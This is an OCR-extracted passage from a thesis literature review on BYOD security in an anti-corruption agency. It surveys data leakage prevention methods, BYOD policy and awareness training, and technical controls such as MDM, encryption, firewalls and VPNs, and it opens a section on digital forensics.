


Figure 2.6-1 Presentation of data leakage channels

In striving to prevent data leakage, it should be noted that data has three states and security has to be availed for these three states (Hauer, 2015) as shown in Figure 2.6-2. Firstly, there is data in transit or in motion, which is mostly data transferred from one device to other devices through TCP/IP transport layer protocols. These data can be in the form of voice, text and videos transferred over UDP and TCP through either copper or fibre optics, across LAN networks or WAN networks (Bickerstaffe, 2018). Secondly, data in use which simply refers to

data that is being currently processed is the data that is being currently used. This type of information is most of the times accessed by application layer protocols of the TCP/IP model, and it can be accessed through web applications (HTTP or HTTPS) or email application protocols such as IMAP, POP and SMTP to name a few (Alneyadi, Sithirasenan, & Muthukkumarasamy, 2016).




Figure 2.6-2 Data states

Like with data leakage prevention tools for other devices, there are two main analysis methods that are used in mobile device DLP which are context analysis and content analysis. Additionally, content tagging can be used (Alneyadi -et al., 2016), whereby content analysis DLP mechanisms utilise fingerprinting, statistical analysis and regular expressions to track data (Hauer, 2015).

Content-aware DLPs: this type of DLPs detects and prevents data loss based on the content of the document, database or directory (Gartner, 2016). Things like keywords contained in the data are used to classify data as sensitive hence algorithms used to detect data leakages base themselves on set content. Policies enforcing data classification and tagging (which entails fingerprinting) are used to identify sensitive data thus allowing data leakage prevention based on the content of the data (Symantec Inc., 2015).

Context-aware DLPs: As opposed to content-aware DLPs, this type of DLPs track data based on their context, that is they use things like file type, file headers, file size, sender and recipients (Bickerstaffe, 2018).

There also exists static analysis, dynamic analysis and hybrid analysis data leakage prevention mechanisms where the difference lies in the algorithms applied. Static application analysis looks at the application from the inside out, it examines the application for the source code, byte code or application binaries for signs of security vulnerabilities which may lead to data leaks while dynamic analysis looks at the application behaviour during its running state while trying to manipulate it to discover data leakage vulnerabilities (Rastogi, Qu, McClurg, Cao, & Chen, 2015) while the hybrid is a combination of both static and analysis method. Some organisations have tried to also use host-based intrusion detection methods and isolation (Shabtai, 2015), however, given the plethora of DPL mechanisms as discussed by Alneyadi et al. (2016), a hybrid of both static and dynamic analysis is a good option as one compliments the other.

Rastogi, Qu, McClurg, Cao and Chen (2015) conducted a study on monitoring data leaks on android devices and their study proposes Uranine a real-time privacy leakage monitoring tool for android apps. Uranine employs static application analysis to detect data leaks. In addition to that, Shuba et al. (2015) propose the use of AntMonitor which is said to collect network traffic from and detect data leaks in real-time from android device. To ascertain the data leakage prevention, AntMonitor allows the user to select the type of information (contact details, emails, messages) they want to protect using either keywords or the IMEI of the device. The tool is claimed to provide both private data leakage detection and prevention. Another study by Goel and Jain (2018) presented some mobile phishing security mechanisms. One of the DPL discussed is the android device DPL which uses J48 classification algorithm to detect mobile applications leaking sensitive data as suggested by Canbay, Ulker and Sagiroglu (2017). Dasgupta et al. (2018) introduced a multi-user approach in preventing data leakage, and the methodology tried to fight against employees' privilege usage by considering the organisation's structure and categorising the organisation's data according to the employees' roles. Kul et al. (2018) conducted a study on detecting data leaks from android databases on android applications, and their strategy models the change in behaviour by comparing probability distributions of the query workload features over time and utilising the model to determine if there is an anomalous drift in the behaviour of the application. There is a lot of research on DLP

and the current DLP mechanisms employ big data analytics, machine learning, artificial intelligence and deep learning to automate the process of data leakage detection and prevention.

Concerning the discussed DLP mechanisms, a hybrid technique comprising of both context and content analysis is a good action since the two will complement each other. The hybrid mechanism would also incorporate static and dynamic analysis methods to automate the tracking process. The next session discusses the specific BYOD security mechanisms that can be incorporated in managing mobile device data leakages.

2.7 BYOD Security Mechanisms

While organisations are integrating mobile technologies into their organisations' business values benefits, they come to a recognition that implementing security policies and data protection techniques for all characteristics of mobile devices is a critical necessity (Koohang & Georgia, 2018). The ICT security governance defines the company's assets that need to be secured as a high level of guidelines, procedures and standards on how an organisation governs its assets (Von Solms, Thomson, & Maninjwa, 2011). Assets include data, technology and people. It is an integrated document that specifies all other IT related policies such as password management, BYOD, email and network policies. Each company must establish the comprehensive IT security policy that emanates from the deep identification of the company's assets, risks and threats to the identified company assets as well as how to handle risks and threats (Von Solms et al., 2011).

Von Solms, Thomson and Maninjwa (2011) demonstrated the need to do a thorough identification of the company's risks. Von Solms et al. (2011) focused more on information security governance, however, that resonates well with this discussion as information security governance is another aspect of IT security governance which focuses mainly on securing the company's information. For any proper ICT security governance, the executive personnel should give directions on what needs to be secured and to also set the compliance measures to the directions. This includes what each department should do towards non-compliance and defines which role each department or employee is playing.

According to Von Solms et al. (2011), appropriate ICT security governance should follow a top-down approach instead of bottom-up as is the case in most of the organisations as shown in Figure 2.7-1. Figure 2.7-1 demonstrates the direction of information security governance within the organisation.




Figure 2.7-1 Information security governance model

The strategic level consists of the executive personnel who are supposed to direct the whole governance of the company's assets security. They design and define policies for the organisation concerning company objectives and mandates. Bringing this model to the study, the case study organisation is mandated to address the corruption and economic offences in the kingdom of Lesotho. This means that the agency holds critically sensitive information of the whole country which needs to be protected from leakages, malware or any form of information attacks. Hence, without an appropriate ICT policy (Shih & Li, 2011) or full support and participation of strategic executive personnel, there are numerous information security loopholes which the agency may encounter.

The tactical level is responsible for designing policies such as password management policies and Internet use policies. The IT department lies at this level. At the operational level is where most of the executions happen, and all policies should be practised and controlled. Moreover, Wilson and Hash (2003) state that "A successful IT security program consists of 1)

developing IT security policy that reflects business needs tempered by known risks; 2) informing users of their IT security responsibilities, as documented in agency security policy and procedures; and 3) establishing processes for monitoring and reviewing the program" (p.7).

BYOD constitutes of people and technology Mitrovic et al. (2014). Hence, to provide full security for BYOD, organisations should endeavour to consider the two elements of BYOD. These two pillars if not well considered can turn to be loopholes to the critical assets of the organisations accessed by the BYOD devices and their users as well as for the proper digital forensic investigation processes (Utter, 2017). This section contributes to the BYOD strategic management and auditing components of the proposed real-time digital forensic investigation framework as discussed in Chapter 6 section 6.4.

2.7.1 People

Every organisation has people in the form of employees, partners and customers and all these people use mobile devices to perform work-related activities. According to Alotaibi and Almagwashi (2018), to ascertain complete BYOD security that all organisations need to enhance their people's security that is to elevate their data security while maintaining their employees' rights and privacy which can be implemented through BYOD policy and BYOD awareness, training and education programmes. The following section presents some of the BYOD security mechanisms.

a) BYOD security policy:

BYOD policy is a piece of document that specifies the standards which the company employees using personally owned mobile devices to access company assets need to meet (MyCloudIT, 2017). To avoid potential security risks brought about by the use of mobile devices organisations must establish effective and comprehensive BYOD policies (Veljkovic & Budree, 2019). The study undertaken by Veljkovic and Budree (2019) established that 80% of respondents have more than one mobile device and more than one-third of the respondents claimed not to use a password or a PIN code on the devices, consequently

allowing workforces to use their personally owned mobile devices with lack of appropriate policy inadvertently exposes organisations to a substantial number of BYOD risks (Calder, 2013).

Moreover, Casati and Visconti (2018), Griffin (2017), Musarurwa, Flowerday and Cilliers (2018), and Musuva-Kigen et al. (2016) place significance on the information and protection security arrangements as a viable method to oversee related worries in organisations, including comparing innovative arrangements. An unmistakable and attractive BYOD approach is an important advance towards the objective of amicably overseeing protection and security in organisations. Workers utilising BYOD ought to follow proper BYOD policies when accessing and utilising delicate organisational assets. An especially significant advance when drafting organisational BYOD policies is that those pertinent assets, for example, data protection standards, data security, and versatile and portable computing policies are consulted (Garba, Armarego, & Murray, 2015).

Vorakulpipat et al. (2017) conducted a research study where they proposed a policy-based framework for preserving confidentiality in a BYOD environment. The study emphasises that often times employees who bring their devices to work use them to do work without the consent and authorisation of their employers, of which in the majority of cases there is a lack of policies regarding the utilisation of such devices. Oluranti and Misra (2016) justify the need for a BYOD policy by designing the BYOD Policy Framework for Educational Institutions, and this BYOD policy framework encompasses several policies listed in section 2.2.1. The study agrees with Mitrovic et al. (2014) on the fact that since a BYOD policy is associated with information security, other policies especially the information security policy must be considered, hence, other organisational policies influence the development and implementation of the BYOD policy.

On the contrary to BYOD policy being the top security mechanism for BYOD, Harris et al. (2013) propose the BYOD security awareness, training and education for the people (users of the device) as the issue of BYOD security is every employee's business. The next section discusses awareness, training and the educational aspect in detail.

b) Awareness, training and education

Mobile devices are used by humans, and like any other IT systems they are managed by humans hence they must be aware of all the mobile devices' good side and risks when it comes to data security. Gerts and Rogers (2016), Kortjan and Von Solms (2014), Tu et al. (2018) posit that individuals are the weakest link concerning information security. A lot of breaches are reported to happen through human mistakes (Zayed, 2016), and they often happen either intentionally or unintentionally because of user unawareness. Hence, continuous learning should be provided by organisations to counter human error when it comes to BYOD security.

Learning advances through three distinct levels: awareness, training, and education (Katsikas, 2000; NIST 800-12, NIST 800-50). Awareness is the initial level and this ought not to be viewed as a type of training. Awareness exercises help people to become mindful of the BYOD security concerns and that they ought to behave appropriately (Katsikas, 2000). Katsikas (2000) further characterises training as the next level after awareness which fosters knowledge building and creating experienced security capabilities. Training takes longer than awareness and expects employees to play a progressively dynamic job in the whole process (Katsikas, 2000). Lastly, education is a level where the aptitude is produced for experts working in the security discipline. Security experts accountable for protecting data systems from mobile phone dangers need this top degree of learning.

To demonstrate the learning paradigm, Wilson and Hash (2003) present the relationship between the learning levels as demonstrated in Figure 2.7-2. Most organisations have awareness campaigns in their organisation, however, measuring whether learners understand the message is an issue hence effective awareness and measures are mandatory for effective learning. It has to be established why some users do not follow the company

policies and whether they understand what the consequences are (Stephanou & Dagada, 2014).

An awareness and training programme is a crucial aspect of information security in that it helps in propagating information to the users and managers in light of their daily job activities.

Appropriate rules of behaviour for the utilisation of the organisation's IT resources and information is effectively stipulated in the BYOD security awareness and training programme (Oluranti & Misra, 2016), which then communicates IT security policies and procedures that are needed to be followed. This must come before and should lay the foundation for authorisations that are affected due to noncompliance; clients initially ought to be educated regarding the organisation's expectations while accountability is derived from completely educated, well-prepared, and mindful workforce (Wilson & Hash, 2003).




Figure 2.7-2 The representation of the levels of learning as described in the NIST pub 800-53

Source: Wilson & Hash, 2003

BYOD security is a complex issue requiring concurrent, consistent, and effective technical, organisational, and human factors to operate and maintain as well as security policies such as encryption and user awareness training (Zayed, 2016). Stephanou Dagada (2014) maintain that BYOD security is more about behaviour than anything else, that is, it is through the intentional and unintentional actions of the people that security seeks to prevent the

hostile consequences. In addition to people based BYOD security mechanisms, organisations should invest in existing technologies to couple BYOD policy and awareness, training and education techniques. The next section discusses the available technical strategies that can be employed in managing BYOD.

2.7.2 Technology

Technology here means the devices, applications, and network used by the people discussed above in order for them to perform their jobs. Organisations should make sure that all the technological platforms used by their people are always secure and it should provide security to the organisation's most sensitive data and ensure that it does not impede the employees' safety and security (Veljkovic & Budree, 2019). This section contributes to the IT administration aspect of the proposed real-time digital forensic investigation framework as discussed in Chapter 6 section 6.4. There are several technology-based mechanisms for BYOD and these include:

I. Network Access Control:

According to Vorakulpipat et al. (2017), mobile devices connect to corporate networks remotely from different locations at any time and that places the organisation's network and corresponding data at risk. Hence without suitable protection, perpetrators can impersonate legitimate employees, interrupt company information and illegally intrude into the networks and services thus gaining illegal access. To counter this risk, Alotaibi and Almagwashi (2018) proffer that network access control (NAC) is the security mechanism that can be employed. NAC can control devices that connect to the corporation's network and try to provide secure and controlled authentication and encryption security control. It is also capable of integrating MDM tools into the network infrastructure thus providing management to the network services and network control. This is also relevant as it classifies the users according to the access control policies or

functions. In this regard, Kanyi and Ogao (2018) demonstrate the applicability and usage of NAC in authentication of users who access the cooperate network.

II. Mobile Device Management (MDM):

Many researchers consider MDM as the technical part of BYOD security. Batra (2013) discussed the adoption of BYOD in organisations through demonstrating a couple of BYOD security mechanisms, among them is MDM. Batra (2013), explains how MDM works to achieve the BYOD security by providing organisations with devices enrolment into a single cloud-based server, enforcement of password and email policies, and also encryption of the enrolled devices. MDM further installs and uninstalls applications on the device as well as enforces policies for the utilisation of installed applications. It is capable of generating reports and managing the roster of devices together with their applications. It can also generate device groups as well as classifying the files (Ubene et al., 2018; Batra, 2013). Zahadat et al. (2015) also demonstrated how MDM functions in providing both security and monitoring of devices, and in addition to the stipulated functions, MDM is mostly used by organisations to wipe the device in case of theft and loss. Even though MDM seems to be beneficial to the management of BYOD devices, Alotaibi and Almagwashi (2018) demonstrate the shortcomings of BYOD as the following:

i) Users can uninstall the MDM App from their devices hence deleting all dependent security profiles;
ii) Limitation on the number of devices and operating systems;
iii) Mixing up of personal data and company data; and
iv) MDM requires third-party apps to fully use.

In addition to these shortcomings, MDM stores corporate data on the employee's internal storage of the devices and this is verified by the findings of the present study as presented in Chapter 5. This poses high-security risks to the organisation as well as handling employees with multiple roles in an organisation (Okigbo, Uwasomba, Ibi-Ilate, &

Solutions, 2016). To show how MDM works, Figure 2.7-3 by Batra (2013) demonstrates the MDM architecture.




Figure 2.7-3 MDM Architecture

MDM when coupled with other BYOD security mechanisms such as BYOD policy and user awareness, training and education can become an added advantage to harmonious BYOD security management.

III. Enterprise Mobility Management

This according to Alotaibi and Almagwashi (2018), EMM is an enhancement of MDM, it covers all the limitations of MDM. It manages the devices, data and even applications. EMM provides containerisation of organisational data and applications. This means that applications from different containers can communicate with each other but their data storage is different which provides some data security to the organisation's data.

IV. Data Encryption

The objective of encryption is to provide data security for the data residing in the devices as well as data shared over networks (Batra, 2013). Encryption is a foundation of BYOD security. Encoded VPNs utilising IPSec offer the privacy and integrity of data in motion, yet this may leave data at rest unencrypted. There are a few answers to this, including the fact that some might already be part of the device, for instance, the Apple iPhones have ordered full gadget equipment encryption using AES-256 since the 3GS variant, and this degree of security can't be incapacitated. Other well-known devices, for example, those dependent on Android and Windows Mobile, do not have this degree of security commanded; however, the options are accessible through security settings (Zahadat et al., 2015). Since employees store sensitive data in their devices, Muslukhov, Sun, Wijesekera, Boshmaf and Beznosov (2016) advise using Password-Based Encryption (PBE) to secure users' data and the users have the capability of allowing PBE of data by setting up an encryption password. The study conducted by Muslukhov et al. (2016) introduced the sidekick system - a system using wearable devices for encryption key management. Both the device, data and the network needs to be encrypted and for Wi-Fi, normally Wi-Fi Protected Access (WAP), Wi-Fi Protected Access II (WAP2) and Wired Equivalent Privacy (WEP) of which WAP2 is considered the most secure.

V. Malware Detection and Analysis

The increase in the usage of the mobile phone has fuelled the development of a lot of applications that help users to perform their daily activities as such protection of these apps against malware invasion is a must-do says (Tong & Yan, 2017). With the advent of machine learning, artificial intelligence and deep learning, malware analysis can be automated. Rehman et al. (2018) used machine learning to detect malware in several Android applications data sets and the approach is different from the normal static and dynamic malware analysis, as they used the hybrid method which combines both static and dynamic malware analysis. Machine learning classifiers are used to detect malicious

apps using users' permissions, keywords from manifest.xml files and strings from other files of applications (Rehman et al., 2018). On the other hand, Tong and Yan (2017) applied a dynamic malware detection method to collect the runtime system calling data of mobile apps and used a static method to analyse the collected data for malware detection at a powerful detection server on the android applications. The discoveries of both methods demonstrated that most of the legitimate applications are infected with malware which they classified as benign apps and malicious apps. This approach can assist BYOD organisations in evaluating the maliciousness of the apps before installing them.

VI. BYOD Device Hardening

Since Android is an open-source mobile platform developed by Google and the Open Handset Alliance (OHA), Russello, Jimenez, Naderi and Van Der Mark (2013) developed a FireDroid system called the interposition mechanism to enforce fine-grained security policies for Android devices. The main advantage of FireDroid is that it does not require the recompilation of any internal modules of the Android OS. FireDroid provides a robust enforcement mechanism to protect an Android device from malware, user and device authentication, and FireDroid can be used as a quick fix against vulnerabilities without the need to wait for patches.

VII. Data Leakage/Loss Prevention

In this digital world, organisations are working with a plethora of delicate data that includes trade secrets, customer data, pricing lists, trading algorithms and acquisition plans, and this data is prone to leakage to dishonest competitors, organised criminal groups and other entities via a multitude of channels such as email, the internet mobile devices and cloud services. Data leaks can be expensive, harm an organisation's brand and reputation, and diminish trust. According to Hauer (2015), employees constitute most of the data breaches of which most of them are recorded as being intentional.

Before expensive DLP tools can be put in place, consideration needs to be made on preventing employees' intentional data leakages (Hauer, 2015). On the other hand, Canbay et al. (2017) proposes a system that can be used to detect data leakage in android devices and the findings of the research demonstrate that the proposed system can detect applications of android devices that leak sensitive data. Kaur, Gupta and Singh (2017) also carried a study to evaluate the challenges and strengths of DLPS, and they discussed multiple DLP techniques like learning and specification, secure keystream analyser, and the result-based approach for data leakage prevention. According to Bickerstaffe (2018), customers and shareholders alike expect organisations to take appropriate measures to properly safeguard their data and investments. A successful data leakage prevention (DLP) can significantly reduce these risks (Bickerstaffe, 2018). Figure 2.7-4 presents the DLP challenges discovered by Kaur et al. (2017). Reference to DLP techniques can be made to section 2.6.

Figure 2.7-4 Data leakage prevention challenges

VIII. Firewall

The main objective of a firewall in BYOD management is to sieve inbound and outbound traffic. Batra (2013) demonstrated the importance of a firewall as demonstrated in Figure 2.7-5. The MDM is positioned within a DMZ which is facing the public so that devices demanding to communicate from external networks can be registered and configured by the MDM. It also makes it easy for policies to be enforced and monitoring activities hence generating reports becomes easier. Firewalls are effective ways of guarding a local system or network of systems from network-based security threats while affording access to the outside world via the wide area networks and the Internet (AyeThu, 2013). The external firewall affords a degree of managing access and protection for the DMZ systems which then becomes consistent with the need for exterior connectivity while the internal firewall rigorously enhances the filtering competency, comparatively protecting the organisation's servers and workstations from external attacks (Webb, 2015). The inside firewall gives two-way assurance regarding the DMZ. Initially, the inside firewall shields the rest of the network systems from attacks propelled from the DMZ system where such attacks may start from rootkits, worms, bots, or other malware wedged up in a DMZ system (Stallings, 2011). Secondly, an inside firewall can shield the DMZ system from attacks coming from inside the secured network (Webb, 2015).




Figure 2.7-5 Cloud Architecture for Mobile Devices

IX. Virtual Private Network

A VPN utilises authentication together with encryption on the lower protocol layers to offer a protected connection through an otherwise insecure network, typically the Internet. VPNs are generally cheaper than real private networks using private lines but they rely on having the same encryption and authentication system at both ends. The encryption may be performed by firewall software or possibly by routers. The most common protocol mechanism used for this purpose is at the IP level and is known as IPsec (Stallings, 2011). It is also crucial and common to use a VPN to establish a secure tunnel from the devices to the corporate network before accessing some internal services (Vorakulpipat et al., 2017). Current MDM tools come with the feature which provides secure communication tunnel for the employees. These BYOD security mechanisms can be enablers of harmonised BYOD digital forensics which is the next topic of discussion.

2.8 Digital Forensics in the BYOD Environment

Palmer (2001, p. 22) defines Digital Forensics (DF) as "The use of scientifically derived and proven methods toward the preservation, collection, validation, identification, analysis, interpretation, documentation and presentation of digital evidence derived from digital sources to facilitate or further the reconstruction of events found to be criminal, or helping to anticipate unauthorized actions shown to be disruptive to planned operations" (p. 22). Digital forensics is not limited to the criminal investigation; it can be used to solve problems in a corporate setting such as recovering lost files and reconstructing information from damaged equipment and also to test for changes to devices that are subject to a stimulus. Malware and botnet research are other areas that use digital forensics, particularly when trying to determine impacts (Gogolin, 2012). Due to the diversity of digital devices, DF has got multiple branches as depicted in Figure 2.8-1. These branches are classified according to the domain of evidence, analysis, response, specific services and applications (Joshi & Bhilare, 2013). This section guided the DF component of the proposed framework as discussed in Chapter 6, section 6.3.3.




Figure 2.8-1 Digital forensics branches

